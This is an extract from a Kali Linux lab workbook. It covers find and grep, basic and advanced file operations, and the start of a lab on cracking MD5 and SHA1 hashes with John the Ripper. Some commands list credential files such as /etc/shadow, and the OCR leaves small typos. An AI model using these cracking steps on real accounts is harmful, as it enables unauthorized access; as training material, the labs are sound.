


Task 4:

The next tool we will cover is find. This is an incredibly useful tool that is also simple to use. It allows you to find files. This tool is especially useful if you are partaking in CTF competitions or hacking servers and you have to find a file with the flag in it. Using find, this can be done in seconds. This tool can be used in a number of ways.

We can list all the files in a directory by typing the following:

```
find <directory path>
```



```
(kali㉿kali)-[~/Downloads]
$ find /boot
/boot
/boot/config-5.10.0-kali5-amd64
/boot/vmlinuz-5.10.0-kali3-amd64
/boot/System.map-5.10.0-kali3-amd64
/boot/System.map-5.10.0-kali5-amd64
/boot/vmlinuz-5.10.0-kali5-amd64
/boot/config-5.10.0-kali3-amd64
/boot/initrd.img-5.10.0-kali5-amd64
/boot/grub
/boot/grub/themes
/boot/grub/themes/kali
/boot/grub/themes/kali/grub-4x3.png
/boot/grub/themes/kali/unifont-regular-16.pf2
/boot/grub/themes/kali/select_c.png
/boot/grub/themes/kali/grub-16x9.png
/boot/grub/themes/kali/background.png
/boot/grub/themes/kali/grub_background.sh
/boot/grub/themes/kali/select_e.png
/boot/grub/themes/kali/select_w.png
/boot/grub/themes/kali/theme.txt
/boot/grub/unicode.pf2
```

If it is necessary to search within the whole filesystem, use `/`.

If you want to search for files owned by a certain user, the example usage would be as follows:

```
find /tmp -user kali
```

If we want to search directories that we do not own, the `find` command will give many error messages. To suppress this, it is enough to append “`2>/dev/null`” at the end of the command:

```
find /tmp -user kali 2>/dev/null
```

```
(kali㉿kali)-[~/Downloads]
$ find /tmp -user kali 2>/dev/null
/tmp/.xfsm-ICE-OK1700
/tmp/.ICE-unix/770
/tmp/ssh-hI5Ima6bSY9i
/tmp/ssh-hI5Ima6bSY9i/agent.770
```

We can also list every file owned by a specific group using the following command:

```
find /tmp -group root 2>/dev/null
```

It is also possible to search by referring to the opposite of a criterion. For this, we put an exclamation mark just before writing the criteria:


```
find /etc ! -group root 2>/dev/null
```

```
(kali㉿kali)-[~/Downloads]
$ find /etc ! -group root 2>/dev/null
/etc/ppp/peers
/etc/ppp/peers/provider
/etc/shadow
/etc/postgresql
/etc/postgresql/13
/etc/postgresql/13/main
/etc/postgresql/13/main/conf.d
/etc/postgresql/13/main/start.conf
/etc/postgresql/13/main/environment
/etc/postgresql/13/main/postgresql.conf
/etc/postgresql/13/main/pg_ctl.conf
/etc/postgresql/13/main/pg_ident.conf
/etc/postgresql/13/main/pg_hba.conf
/etc/ssl/private
```

In the above example, we wanted it to find files and directories that are not under root group ownership.

We can use each file as a parameter to another command. In the example below, the files that are not in the “root” group are displayed in detail with the help of the “ls -al” command:


```
find /etc ! -group root -type f -exec ls -l {} \; 2>/dev/null
```



```
(kali㉿kali)-[~/Downloads]
$ find /etc ! -group root -type f -exec ls -l {} \; 2>/dev/null
-rw-r— 1 root dip 1093 Feb 23 05:21 /etc/ppp/pers/provider
-rw-r— 1 root shadow 1678 Mar 31 23:06 /etc/shadow
-rw-r--r-- 1 postgres postgres 317 Feb 13 05:21 /etc/postgresql/13/main/start.conf
-rw-r--r-- 1 postgres postgres 315 Feb 23 05:21 /etc/postgresql/13/main/environment
-rw-r--r-- 1 postgres postgres 28291 Feb 23 05:27 /etc/postgresql/13/main/postgresql.conf
-rw-r--r-- 1 postgres postgres 143 Feb 23 05:21 /etc/postgresql/13/main/pg_ctl.conf
-rw-r— 1 postgres postgres 1636 Feb 23 05:27 /etc/postgresql/13/main/pg_ident.conf
-rw-r— 1 postgres postgres 4933 Feb 23 05:27 /etc/postgresql/13/main/pg_hba.conf
-rw-rw-r-- 1 root kpadmin 5450 Feb 23 05:29 /etc/king-phisher/server_config.yml
-rw-r— 1 root shadow 1036 Mar 31 23:06 /etc/gshadow
-rw-r— 1 root shadow 1678 Mar 31 23:06 /etc/shadow-
-rw-r— 1 root dip 656 Feb 23 05:24 /etc/chatscripts/provider
-rw-r— 1 root shadow 1021 Mar 29 10:19 /etc/gshadow-
```

Finally, we can search for a specific filename in a directory by typing the following:

```
find /etc -iname "*.conf"
```



```
(kali㉿kali)-[~/Downloads]
$ find /etc -iname "*.conf" 2>/dev/null
/etc/nftables.conf
/etc/hdparm.conf
/etc/mke2fs.conf
/etc/udisks2/udisks2.conf
/etc/snmp/snmp.conf
/etc/snmp/snmpd.conf
/etc/plymouth/plymouthd.conf
/etc/gtk-2.0/im-multipress.conf
/etc/sysctl.d/99-sysctl.conf
/etc/sysctl.d/30-postgresql-shm.conf
' . . . . . '
```

It is worth noting, however, that find can only show you the files which you have permissions to view. If you don't have admin privileges, you will be

unable to view files requiring those privileges.

Task 5:

The final tool we will be looking at is grep. This is one of the most useful commands on Linux. Grep allows you to find data within data, which is very useful when working with large files or large outputs. The typical syntax for this tool looks like the following:

```
grep <search string> <file> <file>
grep -R -i "qwe123" /usr/share/wordlists/ 2>/dev/null
```



A terminal window showing the output of a grep command. The command is \$ grep -R -i "qwe123" /usr/share/wordlists/ 2>/dev/null. The output shows two matches: /usr/share/wordlists/nmap.lst:qwe123 and /usr/share/wordlists/dirb/others/best1050.txt:qwe123. A green checkmark is in the top right corner.

```
(kali㉿kali)-[~/Downloads]
$ grep -R -i "qwe123" /usr/share/wordlists/ 2>/dev/null
/usr/share/wordlists/nmap.lst:qwe123
/usr/share/wordlists/dirb/others/best1050.txt:qwe123
```

In the above example, the string “qwe123” has been searched regardless of case, in all files in all sub-directories of the indicated path.

We can search for a string (for example, a password) in a file with a lot of data and display the line number this string is at using the following command:

```
grep -n -R -i "1q2w3e4r" /usr/share/wordlists/ 2>/dev/null
```



A terminal window showing the output of a grep command with the -n option. The command is \$ grep -n -R -i "1q2w3e4r" /usr/share/wordlists/ 2>/dev/null. The output shows two matches with line numbers: /usr/share/wordlists/nmap.lst:942:1q2w3e4r and /usr/share/wordlists/dirb/others/best1050.txt:4533:1q2w3e4r5t. A red arrow points from the -n option in the command line to the line numbers in the output. A green checkmark is in the top right corner.

```
(kali㉿kali)-[~/Downloads]
$ grep -n -R -i "1q2w3e4r" /usr/share/wordlists/ 2>/dev/null
/usr/share/wordlists/nmap.lst:942:1q2w3e4r
/usr/share/wordlists/dirb/others/best1050.txt:4533:1q2w3e4r5t
```

Lab 60. Basic File Operations

Lab Objective:

Learn how to use some basic file operations in the Linux OS.

Lab Purpose:

File operations in Linux are used to modify file attributes such as permissions, which allow users to read files, write to files, and execute certain files.

Lab Tool:

Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

The first step is to open a terminal in Kali. All of the tools in this lab are command line tools. We will begin with one of the most fundamental commands in the Linux OS, ls. This command can be used to list information about every file and directory in a directory. To do this, open a terminal in Kali and type the following:

```
ls
```

```
(root㉿kali)-[~]
# ls
asdf.txt           Desktop-02.cap
best1050.txt       Desktop-02.csv
bind.elf          Desktop-02.kismet.csv
build             Desktop-02.kismet.netxml
captured.txt      Desktop-02.log.csv
cert.der          Desktop-03.cap
cracked.txt       Desktop-03.csv
crackmel.bin     Desktop-03.kismet.csv
cuckoo            Desktop-03.kismet.netxml
Desktop           Desktop-03.log.csv
Desktop-01.cap    Desktop-04.cap
Desktop-01.csv    Desktop-04.csv
Desktop-01.kismet.csv Desktop-04.kismet.csv
Desktop-01.kismet.netxml Desktop-04.kismet.netxml
Desktop-01.log.csv Desktop-04.log.csv
```

You will notice that all files in your home directory are listed in the terminal. We can add some flags to this command to show us more information about the contents of a directory. These flags can be found on the help page for this command, which can be found by typing the following:

```
ls --help
```

```
(root㉿kali)-[~]
# ls --help
Usage: ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

Mandatory arguments to long options are mandatory for short options too.
-a, --all           do not ignore entries starting with .
-A, --almost-all   do not list implied . and ..
--author           with -l, print the author of each file
-b, --escape        print C-style escapes for nongraphic characters
--block-size=SIZE   with -l, scale sizes by SIZE when printing them;
```

For example, the following command will show us all files and directories in a directory, including the ones which start with:

```
ls -al
```

The terminal window shows the command `ls -al` run in the directory `/etc`. The output is a table of file permissions and details. Column 1 shows file/directory types and permissions. Column 2 shows user ownership. Column 3 shows group ownership. Column 4 shows file size. Column 5 shows date modified. Column 6 shows the file name. A green box highlights the first six columns, and blue circles numbered 1 through 6 point to each column respectively.

Permissions	User	Group	Size	Date	Name
drwxr-xr-x	root	root	164	Apr 5 17:19	.
drwxr-xr-x	root	root	19	Mar 30 17:42	..
-rw-r--r--	root	root	1	Feb 23 04:59	adduser.conf
-rw-r--r--	root	root	1	Feb 23 05:32	adjtime
drwxr-xr-x	root	root	3	Feb 23 05:10	alsa
drwxr-xr-x	root	root	2	Mar 30 17:33	alternatives
drwxr-xr-x	root	root	8	Feb 23 05:29	apache2
drwxr-xr-x	root	root	3	Mar 28 09:05	apparmor
drwxr-xr-x	root	root	8	Mar 31 23:06	apparmor.d

In the figure above;

Permissions are in column 1,
User ownership in column 2,
Group ownership in column 3,
File size in column 4,
Date information in column number 5, and
Column number 6 contains the file / directory name.

Task 2:

The next command is a very simple one. You can create zero-sized files using the touch command. Open a terminal and type the following to create an empty file in the root directory called example.txt:

```
touch /root/example.txt
```

Task 3:

The next command we will be using is called cat. Cat is short for concatenate, which means this command will output the contents of files to the console. For example, we can output the contents of the “example.txt” file we created in the task above, by typing the following:

```
cat /root/example.txt
```

```
(root💀 kali)-[~]
└─# cat /root/example.txt

(root💀 kali)-[~]
└─# cat cracked.txt
dc647eb65e6711e155375218212b3964:Password
eb61eead90e3b899c6bcbe27ac581660:HELLO
75b71aa6842e450f12aca00fdf54c51d:P455w0rd
2c9341ca4cf3d87b9e4eb905d6a3ec45:Test1234
958152288f2d2303ae045cffc43a02cd:MYSECRET
```

Task 4:

In order to run a binary file in Linux OS, this attribute must be defined in that file. Unlike Windows, extensions do not determine the executable attribute of the file. When you need to give an attribute to a file that you know is executable, the following sample command can be written:

```
chmod +x ~/file
```

These files can be executed by providing the absolute path. For example, if you saved an executable binary file to the home directory of kali user, this would be the command to execute this file:

```
~/file or calling with full path /home/kali/file
```

```
(kali㉿kali)-[~]
└─$ chmod a+x ~/file
(kali㉿kali)-[~]
└─$ ~/file
hello
(kali㉿kali)-[~]
└─$ /home/kali/file
hello
```

Task 5:

This final command allows us to change the user without having to log out and log back in again. For instance, if we are logged in as the “kali” user and want to change to “root”, we would run the following command:

```
sudo su -
```

When asked, enter “kali” as default password if it has not been changed before.

The terminal window shows the following sequence of commands and responses:

```
(kali㉿kali)-[~]
$ sudo su -
[sudo] password for kali:
(kali㉿kali)-[~]
#
(kali㉿kali)-[~]
# su - kali
(kali㉿kali)-[~]
$
```

Annotations with red arrows and numbers:

- Annotation 1: Points to the command `sudo su -`.
- Annotation 2: Points to the password entry field with the text "type kali's pwd here".
- Annotation 3: Points to the command `su - kali`.

Then, change to “kali” user again:

```
su - kali
```

There’s no need to input password when changing from “root” user to any unprivileged user like “kali”.

Lab 61. Advanced File Operations

Lab Objective:

Learn how to use some advanced file operations for easier file manipulation.

Lab Purpose:

File operations are used in Linux to create, read, write, reposition, delete, and truncate files.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

The first step is to open a terminal in Kali. All of the tools in this lab are command line tools.

We will begin this lab by covering the file operation chmod. This operation allows you to set different permissions for a file and control who can read it. These permissions are set using a three digit number. Each digit controls a specific permission. The first digit covers the permissions for a user, the second covers permissions for a group, and the third covers permissions for everyone who is not a user or part of a group.


How permission works is summarized in the figures below:

user	group	others
4 r	2 w	1 x
4 r	2 w	1 x

```
# ls -l file
-rw-r--r-- 1 root root 0 Nov 19 23:49 file
          +---+---+
          |   |   |
          Other (r - -)
          Group (r- -)
Owner (rw-)
File type
```

r = Readable
w = Writeable
x = Executable
- = Denied

Each permission section has (r, w, x) attributes. According to the purpose, the decimal number corresponding to each section is calculated. For example, if you want to give only read and write permission for a file's users section, its numerical equivalent will be 6. If you want to give only reading privilege to group sections, its numerical equivalent will be 4. If you want to give read and execute authority to the others section, the numerical equivalent of this will be 5.



When we write them side by side, the permission string looks like this: 645

The syntax for this command looks like the following:

```
chmod 645 filename
```

```
(kali㉿kali)-[~]
$ chmod 645 file
(kali㉿kali)-[~]
$ ls -l file
-rw-r--r-x 1 kali kali 23 Apr 1 23:23 file
```

These digits are typically used together to form a set of permissions for a file.

If we want to allow everyone on the system to read, write, and execute a file, we can specify the following command:

```
chmod 777 file.bin
```

To revoke all accesses from same file, the command would be:

```
chmod a-rwx file.bin
```

A terminal window showing a Kali Linux environment. The user runs two chmod commands on a file named 'file'. The first command, step 1, changes permissions to 777. The second command, step 2, changes permissions to a-rwx ('a: all'). Both commands are shown with red arrows pointing to them. The user then runs an ls -al command to show the file's attributes, which are then shown again with a red arrow pointing to the 'a: all' entry.

```
(kali㉿kali)-[~]
$ chmod 777 file
(kali㉿kali)-[~]
$ ls -al file
-rwxrwxrwx 1 kali kali 23 Apr  1 23:23 file

(kali㉿kali)-[~]
$ chmod a-rwx file
(kali㉿kali)-[~]
$ ls -al file
-a-- 1 kali kali 23 Apr  1 23:23 file
```

Task 2:

The next command we will cover is chown. This command is used to change the attributes of a file to different users and groups. For example, we could change ownership of file.bin to “kali” and group “kali” with the following command:

```
chown kali:kali file.bin
```

A terminal window showing a Kali Linux environment. The user runs a chown command to change the owner and group of 'file.bin' to 'kali:kali'. The user then runs an ls -al command to show the file's attributes, highlighting the owner and group information with green boxes. A red arrow points to the 'kali:kali' entry in the ls output.

```
lwxrwxrwx 1 root root 11 Nov 17 07:26 .face.ico
-rwxrwxrwx 1 kali kali 4096 Feb 20 13:14 file.bin
drwx----- 3 root root 11 Nov 17 07:26 .anubad
```

Note: this is only possible if you have greater permissions than the other user. This tool is therefore best used as the root user. This tool can also be used to change the group owner of a file without changing the user, which can be done with the following command:

```
chown :root file.bin
```

```
lrwxrwxrwx 1 root root 11 Nov 17 07:26 .face.ico  
-rwxrwxrwx 1 kali root 2023-02-20 13:14 file.bin  
drwx----- 3 root root 4096 Feb 20 13:14 .gnupg
```

Task 3:

The next command we will cover is mv. This command allows you to move files from one place to another. The syntax for this command looks like the following:

```
mv file.bin /tmp/
```

```
(kali㉿kali)-[~/wordlists]$ ls  
dirb      fasttrack.txt    metasploit   rockyou.txt.gz  
dirbuster fern-wifi       nmap.lst     wfuzz  
  
(kali㉿kali)-[~/wordlists]$ mv -v nmap.lst /tmp  
renamed 'nmap.lst' → '/tmp/nmap.lst'
```

This command can be used for renaming a file.

Task 4:

The final command we will cover in this lab is rm. This command is used to remove files and directories from your system. You should be very careful when using this command as removing a critical file or directory from your system could cause irreversible damage! The syntax for this command looks like the following:

```
rm -rfv wordlists
```

(kali㉿kali)-[~]
└─\$ rm -rfv wordlists

```
removed 'wordlists/wfuzz'  
removed 'wordlists/fern-wifi'  
removed 'wordlists/dirbuster'  
removed 'wordlists/fasttrack.txt'  
removed 'wordlists/rockyou.txt.gz'  
removed 'wordlists/metasploit'  
removed 'wordlists/nmap.lst'  
removed 'wordlists/dirb'  
removed directory 'wordlists'
```

1

Lab 62. Cracking Basic Hashes with John the Ripper

Lab Objective:

Learn how to use John the Ripper to crack password hashes.

Lab Purpose:

John the Ripper is a free password cracking software tool. It works by using the dictionary attack method to crack passwords.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

This tool comes pre-installed on Kali. If, for some reason, it is not installed on your OS, you can install it using the following command:

```
sudo apt install john
```

We will begin by looking at the help screen for this tool. We can do this by typing the following:

```
john
```

```
(root㉿kali)-[~]
# john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[...]]      "single crack" mode, using default or named rules
--single=:rule[...]          same, using "immediate" rule(s)
--wordlist[=FILE] --stdin   wordlist mode, read words from FILE or stdin
                           --pipe    like --stdin, but bulk reads, and allows rules
```

The basic syntax for this tool looks like the following:

```
John <options> <path to file>
```

When using formats with john, you can use all the available formats by typing the following command:

```
john --list=formats
```

```
(root㉿kali)-[~]
# john --list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-sshal, aix-ssha256,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-sshal, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
```

We will be covering this in more detail later in the lab.

Task 2:

John has a useful function. When we provide a hash file for John to crack, it will attempt to guess the hash type before attempting to crack it. To begin, copy and save the following hash to a text file:

```
2e728dd31fb5949bc39cac5a9f066498
```

```
(kali㉿kali)-[~]
└─$ cat > hast1.txt
2e728dd31fb5949bc39cac5a9f056498
```

Once this is done, type the following to provide John with the file to crack:


```
john hash1.txt
```

```
(root㉿kali)-[~]
# john hash1.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
```

As you can see, John will attempt to guess the type of hash, but it is not always accurate. It is better if we first analyse the hash type ourselves before telling John which hash we are trying to crack. We can do this by visiting the following site:

<https://gchq.github.io/CyberChef/>

This tool can be used to analyse any hash we provide and tell us the type of hash it is. Copy the hash above and paste it into the Input section. Type “analyse” in the search box on the left hand side, then drag the “Analyse Hash” box into the Recipe section.



The site will then analyse the hash and tell us its format. We can see that this hash could be one of seven options.

Task 3:

Now that we have this information, we can return to John and attempt to crack this hash. Open a terminal and type the following command:

```
john hash1.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
```

Let's break this command down:

- The --format section tells John the format of the hash we are trying to crack. In this case, the format is MD5. The word “raw” before the format type indicates to John that there is no salt being used in the hash.

- The --wordlist section tells John the wordlist we will be using to crack the hash. You must uncompress first if this file has .gz tail.
- Finally, we need to specify the path to the file to be cracked.

```
(kali㉿kali)-[~]
└─$ cat > hash1.txt
2e728dd31fb5949bc39cac5a9f066498

(kali㉿kali)-[~]
└─$ john hash1.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
biscuit      (?)
1g 0:00:00:00 DONE (2021-04-02 17:52) 100.0g/s 268800p/s 268800c/s 268800C/s shamrock..nugget
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed

(kali㉿kali)-[~]
└─$ cat ~/.john/john.pot
$dynamic_0$2e728dd31fb5949bc39cac5a9f066498:biscuit
```

To learn what we got, just type this command:

```
cat ~/.john/john.pot
```

You will see your plain password near to hash value which is “biscuit” in this case.

Task 4:

Let's crack a hash with a different format. Use the following hash and determine its hash type and crack it with John.

```
4bcb66d2a9047413225ea0b9fab1b0a2ac0393e5
```

We will first go to the site above and analyse the hash again.

Once this is done, we can take this information and return to John. We can craft the following command to crack the hash:

```
john hash2.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1
```

```
(kali㉿kali)-[~]
